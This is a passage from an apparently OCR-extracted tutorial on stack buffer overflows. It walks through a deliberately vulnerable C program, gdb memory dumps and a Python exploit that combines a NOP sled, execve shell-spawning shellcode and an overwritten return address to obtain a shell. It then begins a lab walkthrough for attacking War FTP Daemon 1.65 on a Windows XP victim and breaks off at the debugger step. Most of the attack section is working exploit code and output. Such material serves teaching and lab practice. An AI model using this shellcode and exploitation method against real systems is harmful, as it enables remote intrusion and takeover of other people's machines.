

Figure 8:Running shellcode

2.7 WE'LL COMPILE THE C FILE WITH THE FOLLOWING OPTIONS:

- -m32: because our shellcode is for 32 bit systems only.
- -fno-stack-protector: This disables the canary stack protection.
- -z execstack: This makes the stack executable by disabling the NX protection.



Figure 9:Running shellcode

- We can use this shellcode in our program.

CHAPTER

3 BUFFER OVERFLOW IN C

3.1 PURPOSE

- To develop a Vulnerable program.
- To develop buffer overflow exploit in Linux.

3.2 CONFIGURATION:

For this demo we need 2 virtual machines.

- Machine no 1 will be the attacker machine which is Ubuntu in which we will run the program.

3.3 ASLR

Address Space Layout Randomization is a defense to make buffer overflows more difficult, most of the Unix/Linux machine uses it by default.

To disable ASLR :



Figure 10:Disable ASLR

3.4 CREATING A VULNERABLE C PROGRAM:

```
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
        copier(argv[1]);
        printf("Done!\n");
}
int copier (char *str) {
        char buffer[100];
        strcpy(buffer, str);
}
```



Figure 11:Vulnerable Program

This program is simply taking the command line argument and copying it to the buffer.

Executing the program

- Execute the program with this command this will disable the stack protection.

>> gcc -m32 -ggdb -g -z execstack -no-pie -fno-stack-protector -o out filename.c

>> ./out

- We have used -m32 for defining the architecture of cpu and ggdb for debugging.



Figure 12:./bo2

3.5 USING PYTHON TO CREATE A EXPLOIT



Figure 13:Python exploit

- Run the python file it will create a pattern save the output in some file.
- Use that output file as the input to our vulnerable program.

Figure 14:./bo2

- The program gives us a segmentation fault program crashes.
- The function strcpy() operation corrupts the stack.
- We need to check what caused the segmentation fault, and control it.

3.6 DEBUGGING THE PROGRAM

- Type following commands:

>> gdb -q out

>> list

>> break 10

- In the gdb debugging environment, execute these commands:

>> run A

>> info registers

The code runs to the breakpoint, and shows the registers, as shown below.

```
(gdb) list
1       #include <string.h>
2       #include <stdio.h>
3       void main(int argc, char *argv[]) {
4               copier(argv[1]);
5               printf("Done!\n");
6       }
7       int copier(char *str) {
8               char buffer[100];
9               strcpy(buffer, str);
10      }
(gdb)
Line number 11 out of range; bo2.c has 10 lines.
(gdb)
(gdb) break 10
Breakpoint 1 at 0x80491e4: file bo2.c, line 10.
(gdb) run A
Starting program: /home/eye/Documents/bufferoverflow/cbuffer/abc/bo2 A

Breakpoint 1, copier (str=0xffffd343 "A") at bo2.c:10
10      }
(gdb) info registers
eax            0xffffd01c          -12260
ecx            0xffffd343          -11453
edx            0xffffd01c          -12260
ebx            0x804c000           134529024
esp            0xffffd010          0xffffd010
ebp            0xffffd088          0xffffd088
esi            0xf7fab000          -134565888
edi            0xf7fab000          -134565888
eip            0x80491e4           0x80491e4 <copier+37>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

Figure 15: memory layout

3.7 MEMORY LAYOUT BEFORE BUFFER OVERFLOW

>> x/40x $esp

This is to examine 40 hexadecimal words, in the starting of $esp.

```
(gdb) x/40x $esp
0xffffd010:     0x00000000      0xf7fde81b      0x0804824c      0xffff0041
0xffffd020:     0xf7ffdab0      0x00000001      0xf7fcd410      0x00000001
0xffffd030:     0x00000000      0x00000001      0xf7ffd950      0xf7ffc8a0
0xffffd040:     0xffffd090      0x00000000      0x00000000      0xf7ffd000
0xffffd050:     0x00000000      0xffffd154      0xf7fab000      0x00000000
0xffffd060:     0x00000000      0xf7fab000      0xf7dffe89      0xf7fae588
0xffffd070:     0xf7fab000      0xf7fab000      0x00000000      0xf7dfffcb
0xffffd080:     0xf7fab3fc      0x0804c000      0xffffd0a8      0x0804919f
0xffffd090:     0xffffd343      0xffffd154      0xffffd160      0x08049186
0xffffd0a0:     0xffffd0c0      0x00000000      0x00000000      0xf7de8b41
```

Figure 16: before overflow

After attack overflowing the Stack with "A" Characters

Inside GDB again add the break point then run this:

>> run $(cat e1)

```
(gdb) run $(cat e1)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/eye/Documents/bufferoverflow/cbuffer/abc/bo2 $(cat e1)

Breakpoint 1, copier (str=0xffffd200 "\v") at bo2.c:10
10      }
(gdb) info registers
eax            0xffffcf9c          -12388
ecx            0xffffd340          -11456
edx            0xffffd00c          -12276
ebx            0x804c000           134529024
esp            0xffffcf90          0xffffcf90
ebp            0xffffd008          0xffffd008
esi            0xf7fab000          -134565888
edi            0xf7fab000          -134565888
eip            0x80491e4           0x80491e4 <copier+37>
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) x/40x $esp
0xffffcf90:     0x00000000      0xf7fde81b      0x0804824c      0x41414141
0xffffcfa0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfe0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcff0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd000:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd010:     0xffffd200      0xffffd0d4      0xffffd0e0      0x08049186
0xffffd020:     0xffffd040      0x00000000      0x00000000      0xf7de8b41
(gdb)
```

Figure 17:overflow

- Here you can see a series of A (which in Hex is 41)
- Now the most important part comes to the picture which is adding the shellcode to the final exploit.
- For the shellcode we can either create our own shellcode or we can get it from http://shell-storm.org this website has a ton of shellcode ready to use.
- Metasploit also gives us the option to generate shellcode but we will discuss that later in windows exploitation.

3.8 NOP

- GDB may fail to run the shellcode because of the changes in the environment causes the change in the address of the stack.
- For this problem, we'll use a 64-byte NOP Sled. which causes no operation.
- We will use the opcode of the above mentioned type of shell.

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
```

Figure 18:NOP

- Now our exploit will look like this.

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip
```

Figure 19:NOP1

- Take the output of the file into some other file
- Run the exploit in gdb check the registers.
- The NOP Sled the "90" values before the shellcode
- The "A" characters the "41" values after the shellcode
- The return pointer with a value of 0x34333231

```
(gdb) x/40x $esp
0xffffcf90:     0x00000000      0xf7fde81b      0x0804824c      0x90909090
0xffffcfa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfd0:     0x90909090      0x90909090      0x90909090      0xc389c031
0xffffcfe0:     0x80cd17b0      0x6852d231      0x68732f6e      0x622f2f68
0xffffcff0:     0x52e38969      0x8de18953      0x80cd0b42      0x41414141
0xffffd000:     0x41414141      0x41414141      0x41414141      0x34333231
0xffffd010:     0xffffd200      0xffffd0d4      0xffffd0e0      0x08049186
0xffffd020:     0xffffd040      0x00000000      0x00000000      0xf7de8b41
(gdb)
```

Figure 20:Return pointer

3.9 SELECTING AN ADDRESS TO PLACE OUR SHELLCODE:

- You have to choose an address to put into $eip. Recommendation is to give us some room for error, choose an address somewhere in the middle of the NOP sled.
- We will use "0xffffffc0" address.
- Our machine is little endian so we will count from the last.

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '\xc0\xcf\xff\xff'
#0xffffcfc0
print nopsled + shellcode + padding + eip
```

Figure 21:Modified exploit

- Run the program and save the output to a file

3.10 OPEN THE OUTPUT FILE IN A HEX EDITOR



Figure 22:Hexedit

- If that happens to you, adjust the return value in the exploit file using hexedit until it works.
- The last four bits may differ in other system this might cause the program to successfully run in GDB but not in real shell.
- To make it work on an earlier version of ubuntu, I had to subtract 0x50 from the address, making the last byte 0x20, as shown below.
- To make it work, I had to add 0x20 to the address. It seems very random.
- Don't Bother just copy and paste the last four bit in your output file.

3.11 EXPLOITING THE PROGRAM

- Run the Vulnerable program with the modified Output file.



Figure 23:Exploit

- Exploit completed we got the shell.
- We can now do further exploitation.

CHAPTER
4 EXPLOITING WINDOWS FTP SERVER

In this part we will exploit buffer overflow vulnerability in War FTP Daemon 1.65 which is a windows FTP application having a vulnerability in its username input part.

4.1 DESCRIPTION

Stack-based buffer overflow in War FTP Daemon 1.65, and possibly earlier, allows remote attackers to cause a denial of service or execute arbitrary code via unspecified vectors, as demonstrated by warftp_165.tar by Immunity. NOTE: this might be the same issue as CVE-1999-0256, CVE-2000-0131, or CVE-2006-2171, but due to Immunity's lack of details, this cannot be certain.

Source: MITRE

Description Last Modified: 03/21/2007

- By checking the exploit-db website we can learn more about the vulnerability of the application and we can also get a readymade exploit for it.
- But in this section we will create our own exploit and take over the remote system



Figure 24:Exploit-db

4.2 CONFIGURATION

For this demo we need 2 virtual machines.

- Machine no 1 will be the attacker machine which is ubuntu.
- Machine no 2 will be the victim machine hosting the vulnerable FTP server(War-ftp) which is Windows XP.

4.3 IMPLEMENTATION

- Installation of war ftp
- Starting war-ftp
- Connecting



Figure 25:War-ftp



Figure 26:connect War-ftp

4.4 TESTING PLAN

- Try to find the buffer overflow condition.
- Using fuzzing technique or manual.
- Finding the buffer size.
- Creating a pattern to calculate the offset
- Crafting a payload.
- Adding a shellcode to the payload.
- Exploiting the system.

4.5 WRITING A SIMPLE PYTHON PROGRAM TO CONNECT TO THE FTP SERVER



Figure 27:Connect script

- Run the program to check whether the ftp server is online or offline.



Figure 28:Connect script1

- Program executed successfully FTP server is online.

4.6 OPENING THE FTP SERVER IN THE OLLY DEBUGGER

- This will help us to debug the program
- Check the size of buffer
- Check the cause of crash
- Controlling the eip

